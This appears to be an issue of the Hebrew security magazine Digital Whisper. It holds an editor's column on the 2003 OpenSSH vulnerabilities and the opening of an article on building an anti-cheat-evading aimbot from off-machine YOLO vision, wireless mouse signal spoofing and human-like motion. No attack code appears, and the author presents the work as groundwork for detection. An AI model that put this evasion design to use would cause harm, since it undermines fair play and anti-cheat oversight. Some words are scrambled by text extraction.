

Digital Whisper


גליון 190, אוקטובר 2026

מערכת המגזין:

מייסדים:	אפיק קסטיאל, ניר אדר
מוביל הפרויקט:	אפיק קסטיאל
עורך:	אפיק קסטיאל
כתבים:	אוראל דמרי (oreldm), עמית גבאי, שאול רחמני, עידן קובליק ומעיין אושרי

יש לראות בכל האמור במגזין Digital Whisper מידע כללי בלבד. כל פעולה שנעשית על פי המידע והפרטים האמורים במגזין Digital Whisper הינה על אחריות הקורא בלבד. בשום מקרה בעלי Digital Whisper ו/או הכותבים השונים אינם אחראים בשום צורה ואופן לתוצאות השימוש במידע המובא במגזין. עשיית שימוש במידע המובא במגזין הינה על אחריותו של הקורא בלבד.

פניות, תגובות, כתבות וכל הערה אחרת - נא לשלוח אל editor@digitalwhisper.co.il



דבר העורך

ברוכים הבאים לדברי הפתיחה של הגליון ה-190 של DigitalWhisper!

החודש, לפני 23 שנים, ב-02/09/2003, פורסם באתר של OpenSSH ה-Advisory הבא:

"All versions of OpenSSH's sshd prior to 3.7.1 contain buffer management errors. It is uncertain whether these errors are potentially exploitable, however, we prefer to see bugs fixed proactively. Other implementations sharing common origin may also have these issues."


[מקור: <https://www.openssh.org/txt/buffer.adv>]

הניסוח הנ"ל נשמע די קליל, מעין אווירה של "יהיה נחמד אם בזמן הקרוב תועילו בטובכם לעדכן את השרתים שלכם". ולא סתם, הוא נכתב במכוון באופן הנ"ל ע"י המפתחים של OpenBSD/OpenSSH, במטרה להקנות למנהלי האבטחה עוד קצת זמן לעדכן את השרתים שלהם מפני אחת מחולשות האבטחה המסוכנות ביותר שהאינטרנט ידע עד אותם שנים (ואולי גם עד היום...).

החולשה, שלמרות היותה היסטורית בהיקף פוטנציאל הנזק שלה ובהיקף הנפוצות שלה לא "זכתה" לשם מפוצץ. הסיבה לכך היא שבאותן שנים, תחום אבטחת המידע עדיין לא היה תעשייה מונחת PR כמו היום, ולכן היא קיבלה רק CVE סתמי: [CVE-2003-0693](#). אך למרות חוסר השם, ולמרות הניסוח הצנון, אי אפשר היה להתבלבל. חוקרי חולשות מכל העולם שביצעו השוואות קוד בין הגרסאות הבינו שמדובר בחולשת Heap Corruption, שניצול מוצלח שלה איפשר לא פחות מ-Pre-Auth RCE כ-root ב-OpenSSH, אחד משירותי האינטרנט המרכזיים ביותר בזמנו (ועד היום).

ב-2003 עוד לא היו מנועי סריקה כמו Censys או Shodan, ולכן קשה להעריך במדויק כמה שרתים עם OpenSSH היו פתוחים לאינטרנט באותם הימים, אך מכיוון שגם אז OpenSSH הייתה המלכה הבלתי מעורערת של שרתי ה-SSH, ובגלל שבאותן הימים לא היו הרבה מוצרי Firewall / אבטחה או ניטור, וכמעט אף אחד לא שינה את הפורט הדיפולטיבי, **ההערכה הייתה שניצול מוצלח של החולשה היה מאפשר לתוקף להשיג הרשאות root על כעשרות מיליוני שרתים. ובאותם הימים - מדובר היה על לפחות 60 אחוז מהשרתים המחוברים לאינטרנט.** שרתי מיילים, שרתי Web, שרתי DNS, מוצרי Firewall, נתבים ועוד, כולם היו פגיעים לחולשה. הכשל החולשתי הופיע בכלל גרסאות ה-OpenSSH ששוחררו עד אז. כמעט כל שרת לינוקס או יוניקס שהיו מחוברים לאינטרנט היו פגיעים.

הנסיון להחביא את הדרמה ע"י אותו ניסוח לא באמת עזר, ופרסום תיקון שכזה בצורה לא צפויה גרמה להרמת גבות בקהילת אבטחת המידע. תוך שעות בודדות מאז פרסום ה-Advisory, חוקרי אבטחה מכל העולם החלו לשלוח PoC-ים המצליחים לנצל את החולשה ולהקריס שרתים ברשימות תפוצות פומביות כמו Full Disclosure ו-Bugtraq. **ותוך יומיים בלבד פורסם באופן פומבי האקספלויט הראשון שמאפשר**



הרצת קוד. שעות בודדות לאחר מכן כבר זוהו תקיפות של האקרים ו-BotNet-ים שעושים שימוש בחולשה In The Wild. נתונים המעידים על כך שכתובת ניצול מלא ויציב של החולשה לא היה עניין מורכב מאוד.

החולשה נמצאה על ידי [Theo de Raadt](#) וצוות הפיתוח שלו ב-OpenBSD בזמן Audit שגרתי. נסו שניה לעצור את הקריאה ולדמיין מה עבר להם בראש בימים שבהם הם עבדו על תיקון החולשה, וכמה לחץ היה עליהם לשחרר גרסה ולחכות שמנהלי שרתים יעדכנו את השרתים שלהם. כעת קצת יותר מובן למה הם ניסו להשתמש בניסוח צונן...


התיקון שוחרר ב-16 לספטמבר באותה השנה, ואחד הדברים המרתקים ביותר בסיפור הזה, הוא זה שעם התיקון החדש והעדכון של השרתים - עדיין לא נגמרה הדרמה. כשבוע לאחר מכן, ב-23 לספטמבר, שוחרר עדכון נוסף - OpenSSH 3.7.1p2. ובעקבותיו פורסמה גם הסיבה - [CVE-2003-0787](#). חולשת Pre-Auth RCE נוספת ב-OpenSSH! והפעם Type Confusion שהובילה ל-Stack Corruption שאפשר השתלטות מלאה על השרת.

גם הפעם החולשה זוהתה ע"י הצד הטוב - הפעם היה זה חוקר בשם Petri Heinonen וצוות מחקר התוכנה שלו מאוניברסיטת אולו בפינלנד, שחקרו את הבדלי הקוד בגרסה 3.7.1 של OpenSSH. מסתבר שבזמן התיקונים הדחופים שבאו בעקבות CVE-2003-0693, הצוות מ-OpenBSD הכניס באג באיזור הקוד שאחראי על התאימות בין SSH לבין מנגנון הסיסמאות ב-Linux ו-Unix - מנגנון הרחבה לרכיב האותנטיקציה של SSH בשם Pluggable Authentication Modules. או בשמו המוכר - PAM.

הבאג השפיע אומנם רק על הפצות Linux ו-Unix ש-OpenSSH בהן עושה שימוש ב-PAM (הפצות Linux כמו Solaris, Red Hat, Debian ומערכות מבוססות Unix כגון Sun Solaris, HP-UX, IBM AIX). אך מכיוון שהוא היה ניתן לניצול גם בקונפיגורציות ברירת המחדל במערכות אלו - ההשפה היה קטסטרופלית, והחולשה חשפה כ-10 עד 20 אחוז מכלל השרתים באינטרנט (שזה אומנם לא כמו החולשה הראשונה אך עדיין סדר גודל פסיכי).

החולשה השניה השפיעה על פחות שרתים, שכן הכשל עליו היא התבססה הוכנס רק בעדכון הגרסה האחרון, כך שרק בעלי שרתים שהיו זריזים ופעלו במקצועיות ומיהרו להתקין את טלאי האבטחה - היו חשופים. ובפעול, השמועה על בעיה ב-3.7.1 החלה לרוץ בקהילת האבטחה עוד לפני שהדיווח הרשמי על CVE-2003-0787 יצא ב-23 בספטמבר. כתוצאה מכך, מנהלי מערכות רבים עצרו את העדכונים באמצע השבוע והמתינו לגרסה יציבה באמת (OpenSSH 3.7.1p2).

ההפתעה המוחלטת בקהילת האבטחה התרחשה לא בגלל אפקט הנזק, אלא דווקא בגלל ההילה הבלתי מעורערת של הפרויקט OpenBSD וספציפית OpenSSH שפותח תחתיו. פרויקט שהציב את התקן העולמי הבלתי מתפשר לפיתוח קוד מאובטח. עד ספטמבר 2003, OpenSSH ו-OpenBSD נחשבו ל"מבצר הבלתי חדיר" של עולם הקוד הפתוח. צוות הפיתוח, בהובלת Theo, חרט על דגלו גישה אגרסיבית במיוחד שאף



פרויקט אחר לא אימץ באותה תקופה: קריאה ידנית וביקורת שיטתית של כל שורת קוד. הסלוגן של OpenBSD באותם ימים היה: "Only one remote hole in the default install, in more than 8 years!" (ושלימים השתנה ל-"Only two remote holes in the default install, in a heck of a long time!").

מהמצאות החולשה הראשונה, קהילת אבטחת המידע העולמית למדה שבכל קוד, גם כזה הנכתב ע"י מומחים, וגם כזה הנבדק באופן קפדני ומדוקדק בסטנדרט הגבוה ביותר (שנחשב אז) - יכולים להמצא כשלים. אך מהמצאות החולשה השנייה, הקהילה העולמית למדה שהכנסת קוד, גם כתיקון, באופן מהיר וחפז מדי וללא בדיקות מקיפות, לעיתים קרובות עלולה לייצר חורי אבטחה חמורים לא פחות מהחולשה המקורית. ולא משנה אם אתה Theo והצוות האגדי של OpenSSH, שאז, וככל הנראה גם כיום, נחשב למוצר המאובטח ביותר בעולם.

עברו הרבה ביטים בנהר מאז ספטמבר 2003. ונראה שלתקופה מסויימת למדנו לקח. עם זאת, נראה שבעקבות מהפכת ה-AI (ושלא נדבר על תעשיית ה-Vibe Coding), [כ-40 אחוז מהקוד שנוצר בעולם, נוצר ע"י AI ולא על ידי בן אנוש](#). אני לא חזאי או איש AI, אבל אני מעריך בזהירות שעד סוף 2026 הנתון הזה ככל הנראה יחצה את גבול ה-50 אחוז. זאת כמות קוד פסיכית, ונכון שזה לא אומר שהאיכות שלו היא פחות טובה או שהוא עובר פחות בקרה, אבל תנו לי לנחש שזה גם לא אומר את ההיפך...


אז ב-2003 חטפנו באחד המקומות הכואבים ביותר. נקווה שבעקבות המגמה הזאת, לא נחטוף בעוד כמה כאלה בזמן הקרוב...

וכמובן, לפני שניגש לתוכן הגליון, נרצה להגיד תודה לכל מי שישב והשקיע מזמנו וכתב לנו מאמר החודש.

תודה לאוראל דמרי (oreldm), תודה לעמית גבאי, תודה לשאול רחמני, תודה לעידן קובליק ותודה למעיין אושרי!


קריאה נעימה,

אפיק קסטיאל



תוכן עניינים

2	דבר העורך
5	תוכן עניינים
6	Undetectable Generic Aimbots
25	נוזקה בתוך תמונה - הסתרת קוד זדוני בקבצי גרפיקה וזיהוי באמצעות YARA
39	תוסף לדפדפן - חבר או אויב?
51	סטגנוגרפיה מתקדמת - חלק א': תמונות דיגיטליות
68	רשתות זרימה קדימה למשועממים בלבד
96	דברי סיכום



Undetectable Generic Aimbot

מאת אוראל דמרי (oreldm)

הקדמה

ב-2018, בטורניר eXTREMESLAND באסיה, קרה אחד הרגעים המביכים בתולדות קאונטר סטרייק: השחקן המקצוען forsaken [נתפס בשידור חי](#) מול קהל בלאן, כשאדמין לוקח לו את המחשב והוא מנסה נאשנות למחוק אימבוט שהוסווה כקובץ תמים. שנים קודם, בגלל ה-bans VAC של 2014, כמה מהשמות הגדולים בענף (ביניהם KQLY) ננעלו על אותו חטא. וכל פעם שראיתי כתבה כזו, במקום לחשוב "איזו בושה", חשבתי משהו אחר לגמרי: אלה נתפסו. מי עוד לא נתפס?

השאלה הזו הובילה אותי למחשבה הנדסית פשוטה: כדי לענות עליה באמת, צריך קודם לבנות ציט שאי-אפשר לתפוס - לא "קשה לתפוס", אלא כזה שאין לו טביעת רגל בכלל - ורק אז לנסות לתפוס אותו. שלב התפיסה הוא מאמר שלם בפני עצמו, ונשמור אותו לפעם הבאה. המאמר הזה עוסק בשלב הראשון, שלב-התקיפה: איך נראה אימבוט בלתי-נראה, ולמה הוא כזה כאב ראש לכל מערכת הגנה. אני כותב אותו מזווית הגנתית - כי אי-אפשר לבנות זיהוי טוב בלי להבין את התקיפה עד הסוף.

הרעיון בכלליות: אימבוט המפוצל לשלושה חלקים, כשכל חלק מנטרל אחד משלושת עוגני הזיהוי שעליהם נשען כל אנטי-ציט. העיניים חיות מחוץ למחשב המשחק (ראייה ממוחשבת על מכונה נפרדת - אין גישה לזיכרון), הידיים מזריקות קלט דרך שכבת-הרדיו של העכבר עצמו (אין התקן זר), והתנועה נבנית ממודל קינמטי של יד אנושית (אין תנועה רובוטית). שלושתם יחד מכבים את שלושת העוגנים בו זמנית - וזה בדיוק מה שהופך את הארכיטקטורה למטרידה.

ומילה על הפרופורציות, כי הן מפתיעות. שני החלקים שנשמעים זוהרים - ה-LLM והתנועה האנושית - לקחו לי יחד כחודשיים. החלק השלישי, הזרקת-העכבר, לקח לי שנתיים. הרדיו הוא לב העבודה כאן: הוא דרש לצלול ל-firmware, לאסמבלי של M-Cortex ולהנדסה-לאחור מאפס. בניגוד לכתיבת קוד - שם כל מודל AI ישמח להשלים לך את השורה הבאה - ברגע שנכנסים לעולם החומרה, אתה לבד. אין Stack Overflow שמכיר את הבאג הספציפי שלך, ואין מודל שיסביר לך למה הדונגל פשוט מתעלם ממך. לכן, בהתאם, רוב המאמר מוקדש לרדיו.

אני כותב את המאמר מזווית של מהנדס תוכנה, ולכן אסביר מושגי בסיס ברדיו במהלך המאמר. חשוב לציין שעבור מפתח-לממש היום את הרעיון באופן בסיסי-העומק הטכני אינו הכרח. עם זאת, מהכיוון ההגנתי-חשוב להבין כל שלב לעומקו כדי לחשוב ולמצוא וקטורי תפיסה. שלב התפיסה - וגם ערימת הרעיונות שנכשלו בדרך - יחכו למאמר ההמשך. עכשיו, לעבודה.



אנטי-צייט: שלושת עוגני-הזיהוי

אנטי-צייט הוא מערכת-אבטחה שרצה לצד המשחק כדי לוודא שאתם - ולא תוכנה במקומכם - משחקים. מערכות מוכרות כמו Vanguard Riot, Cheat-Anti Easy ו-BattleEye רצות לרוב כדרייבר ברמת-הקרנל (0-ring, השכבה הכי-מיוחסת במערכת-ההפעלה) כדי לראות כמה שיותר. בעולם ה-CS (קאונטר סטרייק) התחרותי, Cheat-Anti FACEIT נחשב לאחד המחמירים והחזקים שיש. כמעט כל מה שהמערכות האלה עושות נופל לאחת משלוש קטגוריות, ושלושתן יחד הן ה"מסגרת" של המאמר הזה.

וכמה מחמיר FACEIT? עד כדי כך שהוא עלול להעניש על עצם הרצת כלים "חשודים" ברקע - למשל Wireshark או IDA פתוחים בזמן משחק - ואף אוסר על הרצת המשחק בתוך מכונה-וירטואלית (VM), כשניסיון לעקוף את החסימה הזו מסתיים בבאן. זו לא פאראנויה מוגזמת. זו בדיוק רמת-הרצינות שמולה הארכיטקטורה שנתאר צריכה לעמוד. למי שרוצה לצלול לאיך מערכת כזו בנויה מבפנים [בגיליון 187 יש מאמר נפלא](#) של דור נאמני שמפרק את Cheat-Anti Easy. ממליץ בחום לחזור לאותו גיליון.

עוגן 1 - זיכרון (Memory)

קריאה של מרחב-הכתובות של תהליך המשחק: חיפוש חתימות של צייטים ידועים, זיהוי DLL-ים שהוזרקו, hooks על פונקציות (למשל inline hooks/IAT), וקריאות/כתיבות חשודות למבני-הנתונים של המשחק (מיקומי שחקנים, בריאות וכו'). אם הצייט שלכם קורא את מיקומי היריבים מהזיכרון כדי לחשב זווית - כאן תופסים אותו.


עוגן 2 - התקן-הקלט (Input)

המערכת יודעת אילו התקני-HID מחוברים, מה ה-PID/VID שלהם (מזהי-היצרן-והמוצר של כל התקן-USB), ואיך נראים דוחות-הקלט שלהם. הזרקת-קלט תוכניתית (SendInput - פונקציית מערכת-ההפעלה להזרקת אירועי-קלט) בולטת מיד. גם עכבר מבוסס-Arduino או התקן-DMA שמדבר HID-USB הוא בסופו של דבר התקן שאפשר לספור, לטבוע (fingerprint) ולפעמים לזהות לפי תזמונים או descriptor חשוד.

זה לא תיאורטי: Vanguard, האנטי-צייט של Valorant, כבר ביצע Ban Waves ממוקדים נגד צייטים מבוססי-Arduino - עד כדי זיהוי מזהי-ה-USB האופייניים של לוחות-Arduino נפוצים ופסילתם. השורה-התחתונה: כל התקן-קלט זר, חכם ככל שיהיה, הוא משטח-תקיפה שאפשר לטבוע ולתפוס. וזו בדיוק הנקודה שהחלק השני שלנו עוקף - כפי שנראה, הוא לא מוסיף התקן בכלל.

עוגן 3 - התנהגות (Behavior)

גם אם לא נראה דבר בזיכרון ולא זוהה התקן חשוד - עדיין אפשר לנתח את הטלמטריה של איך אתם משחקים: התפלגות זמני-תגובה, חדות הנעילות (snaps), חלקות המסלולים, והמתאם בין רגע-הופעת-היריב-על-המסך לבין תחילת-התנועה. זה המישור הכי קשה לתקוף, וגם המישור שהחלק השלישי שלנו (התנועה האנושית) נועד להתמודד איתו.



שווה להבין למה המרוץ הגיע עד 0-ring. בהתחלה אנטי-צ'יט רץ ב-mode-user, וזה נכשל: צ'יט שרץ בקרנל יושב מעל מי שמנסה לתפוס אותו ויכול לשקר לו. אז ההגנה ירדה גם היא לקרנל, והתוקפים ירדו עוד - לצ'יטים מבוססי DMA שקוראים את הזיכרון דרך חומרה חיצונית (PCIe), ולצ'יטים מבוססי-hypervisor. הקו התחתון של המרוץ הזה: מי שיושב בשכבה הנמוכה יותר מנצח. הארכיטקטורה שנתאר לא מנסה לנצח את המרוץ הזה - היא פשוט יוצאת מהמחשב לגמרי. וקשה מאוד לתפוס משהו שלא נמצא אצלך.

מה זה אימבוט, ולמה בדרך-כלל תופסים אותו

אימבוט הוא צ'יט שמכוון בשבילכם: מזהה יריב ומזיז את הכוונת אליו. הסוגים נבדלים בדיוק בשאלה איזה עוגן הם מפעילים:

- **מבוסס זיכרון:** קורא מיקומים מהמשחק (screen-to-world). מדויק להחריד - ונתפס בעוגן-הזיכרון.
- **מבוסס פיקסלים/צבע:** מחפש את צבע-המתאר של היריב. פשוט, אך שביר ותלוי-משחק.
- **מבוסס ML:** מזהה יריבים כמו שאדם מזהה. גנרי, ואם רץ על מכונה נפרדת - לא נוגע בזיכרון. זה החלק הראשון שלנו.
- **מבוסס חומרה:** מפריד את המוח מהידיים. המשפחה שאליה הפרויקט הזה שייך - רק שאנחנו לוקחים את הידיים צעד רחוק יותר.

הרעיון: שלושה חלקים נגד שלושה עוגנים

העיניים (YOLO): רצות על מחשב נפרד שמקבל את הווידאו דרך Splitter HDMI וכרטיס-לכידה. אפס גישה לזיכרון ← עוגן-הזיכרון עיוור.

הידיים (הזרקה אלחוטית): מתחזות לעכבר הקיים בשכבת-הרדיו של 2.4 GHz במקום להוסיף התקן ← עוגן-הקלט עיוור.

הכיסוי (תנועה אנושית): כל תיקון-כיוון נבנה ממודל קינמטי של יד ← העוגן ההתנהגותי לא מוצא חתימה טריוויאלית.

End-to-end loop: external eyes -> aim math -> human motion -> radio injection




no game memory access | no new input device | no robotic motion

[תרשים 1: הלולאה המלאה]

Undetectable Generic Aimbot

www.DigitalWhisper.co.il



חלק א' - העיניים: עיבוד-תמונה ו-YOLO

הקוד של חלק זה:

<https://github.com/Oreldm/screen-target-detection>

Splitter HDMI - לראות בלי להיראות

הבסיס של החלק הזה הוא הפרדה פיזית. HDMI Splitter פאסיבי מכפיל את יציאת-הווידאו: פלט אחד הולך למסך, השני לכרטיס לכידה שמחובר למחשב שני. הנקודה החשובה מבחינת אבטחה: מקור-ה-HDMI לא יכול לדעת שחובר אליו צרכן שני. אין ערוץ חזרה שמדווח משהו מקשיב. המידע היחיד שחוזר למקור הוא ה-EDID (תיאור יכולות-המסך), והמפצל פשוט מציג EDID אחד מוסכם. כלומר מחשב-המשחק משדר את התמונה שלו לעולם, בדיוק כמו עכבר אלחוטי ששולח את התנועה שלו לאוויר - ואי-אפשר לדעת מי מאזין. המחשב השני רואה בדיוק את מה שהשחקן רואה, אבל מבחינת מחשב המשחק הוא לא קיים.


מה זה YOLO? YOLO (Once Look Only You) הוא משפחת-מודלים לזיהוי-אובייקטים בזמן-אמת: רשת נוירונים קונבולוציונית שמקבלת תמונה שלמה ומחזירה, במעבר-קדימה יחיד, רשימת תיבות-תוחמות עם מחלקה ורמת-ביטחון. המימוש הנפוץ הוא של Ultralytics. תפקידו כאן: העיניים. קישור: ultralytics.com.github. הרעיון המקורי: [al et Redmon, 2016](#).

הערה כנה מראש: הספרייה הזו כבר כתובה, ואפשר פשוט להשתמש בה - לא באמת חייבים להבין לעומק איך YOLO עובד כדי להריץ אותו על כמה תמונות. אבל כדי לבנות משהו טוב באמת - מדויק, מהיר, וכזה שרץ גם על מחשב חלש ובזמן-אמת - הייתי צריך להבין מה קורה מתחת למכסה-המנוע. אז נסביר בקצרה, ומי שמכיר ML ידלג.

כמה מושגי-יסוד ב-ML למי שלא מהתחום: רשת קונבולוציונית (CNN) היא רשת-נוירונים שלומדת מסננים שמזהים דפוסים בתמונה (קצוות, צורות, ובסוף - ראש). Inference (הסקה) הוא פשוט הפעלת הרשת המאומנת על תמונה חדשה כדי לקבל תשובה. ולשם השוואה - CNN-R Faster הוא גלאי דו-שלבי: קודם הוא מציע אזורים חשודים בתמונה ואז מסווג כל אחד. זה מדויק אבל איטי. YOLO, לעומתו, עושה הכול במעבר אחד - ולכן הוא מהיר מספיק לוודאו ח', וזו הסיבה שבחרנו בו.

איך YOLO עובד, ברמה הנמוכה

ההבדל המרכזי מגלאים דו-שלביים כמו CNN-R Faster - שקודם מציעים אזורים חשודים ואז מסווגים כל אחד בנפרד - הוא ש-YOLO עושה הכול בבת-אחת: התמונה מוקטנת לרזולוציה קבועה (בדרך-כלל 640x640) ועוברת ברשת פעם אחת, וכל אזור בפלט מקבל ניחוש של תיבה עם רמת-ביטחון. בסוף יש שלב קטן שנקרא Non-Max Suppression (NMS) שמאחד תיבות חופפות ומשאיר לכל יריב תיבה אחת, ומסננים לפי סף-ביטחון (למשל 0.55). כי הכול קורה במעבר יחיד, זמן-החישוב יורד לבודדי-מילישניות גם



על כרטיס-מסך צנוע - מספיק לוודאו חי. את המודל מאמנים על כמה אלפי צילומי-מסך מתויגים, כך שהוא לומד איך יריב נראה - ולכן אותה גישה עובדת על מגוון משחקים בלי לגעת בקוד של אף אחד. ונקודה עקרונית שקל לפספס: **הגישה הזו גנרית לכל משחק-ירי**, כי ראש הוא ראש. אין שום היגיון לאמן מזהה נפרד לראש של CS2 ולעוד אחד לראש של Valorant - בדיוק כפי שאדם מזהה ראש בכל משחק בלי ללמוד כל משחק מחדש, כך גם YOLO. מאמנים מזהה-ראשים אחד, גנרי, והוא עובד על פני משחקים שונים. רק אחר-כך, אם בכלל, מוסיפים אילוצים פשוטים - למשל בדיקת צבע-המדים או מתאר-היריב - כדי לוודא שמכוונים לראש של יריב ולא של חבר-לקבוצה. וזה, בהשוואה לרדיו, החלק הקל.

הארכיטקטורה של YOLO, בגסות

בגדול אפשר לחשוב על YOLO כשלושה שלבים: שכבות שמחלצות מהתמונה מאפיינים חזותיים (מקצוות פשוטים ועד צורות מורכבות), שכבות שממזגות מאפיינים בגדלים שונים - כדי לתפוס באותה מידה ראש קטן-ורחוק וגם גדול-וקרוב - ולבסוף שכבה שמנבאת לכל אזור בתמונה תיבה, וכמה בטוחה הרשת שיש שם אובייקט. אין צורך לרדת מכאן לפרטים. העיקרון היחיד שחשוב לזכור הוא שהכול קורה במעבר אחד על התמונה, ומכאן המהירות.

על האימון: אוספים כמה אלפי צילומי מסך, מתייגים תיבות סביב ראשי-היריבים (אפשר מחלקה נפרדת לראש ולגוף), ומריצים tuning-fine על משקולות-בסיס. כמה טיפים מהשטח: איזון בין תמונות עם-יריב לבין תמונות ריקות מפחית positives-false. אוגמנטציה (שינויי-בהירות, טשטוש-תנועה, שינויי-צבע) עוזרת להכליל בין מפות ותנאי-תאורה. וסף הביטחון נבחר לפי הטרייד אוף בין נעילה מהירה לבין קפיצות שווא. אימון בסיסי מגיע לדיוק גבוה תוך שעות בודדות על GPU יחיד (בערך פי-מאה פחות זמן ממה שלקח לי הרדיו).

```
#training (Ultralytics) - github.com/ultralytics/ultralytics
from ultralytics import YOLO
model = YOLO('yolov8n.pt') # 'nano' = fastest at inference
model.train(data='heads.yaml', epochs=100, imgsz=640, augment=True)
# heads.yaml points to images + YOLO-format labels. classes: [enemy_head]
```


קצת אופטימיזציות: לעבד רק את מרכז-המסך, להריץ על ה-GPU

וכאן טריק נחמד ששווה זהב. הכוונת במשחק-ירי נמצאת תמיד במרכז המסך. מכאן שלא צריך להריץ את YOLO על הפריים המלא (0x1080192) - מספיק לחתוך אזור מרכזי קטן (למשל 0x32032 סביב המרכז) ולהריץ עליו בלבד. זה נותן שני יתרונות בבת-אחת. ראשית, חיסכון: קלט קטן יותר ל-inference (השלב שבו המודל המאומן "חושב", מעבד את התמונה בפועל ומנחש היכן נמצאות המטרות בזמן אמת) פירושו מעבר-קדימה מהיר בהרבה ו-FPS גבוה יותר, וזה קריטי בתקציב-הזמן. שנית, ואולי חשוב יותר, יציבות: אם נעבד את כל המסך, הכוונת תרצה לקפוץ אל כל ראש שמופיע בפינה - קפיצות פרועות שגם מזיקות למשחק וגם צורחות בוט! לכל עוגן התנהגותי. אבל ממילא אתה מכוון אל היריב שמול הכוונת, כלומר אל



מה שקרוב למרכז - אז חיתוך למרכז הוא לא רק אופטימיזציה, הוא גם התנהגות נכונה יותר. חסכתי חישוב, וגם קיבלתי תנועה שפוייה. שני ציפורים.

Full frame 1920x1080 (from HDMI capture)



[תרשים 2: עיבוד רק על מרכז-המסך - פחות חישוב, בלי קפיצות אל ראשים בפינה]

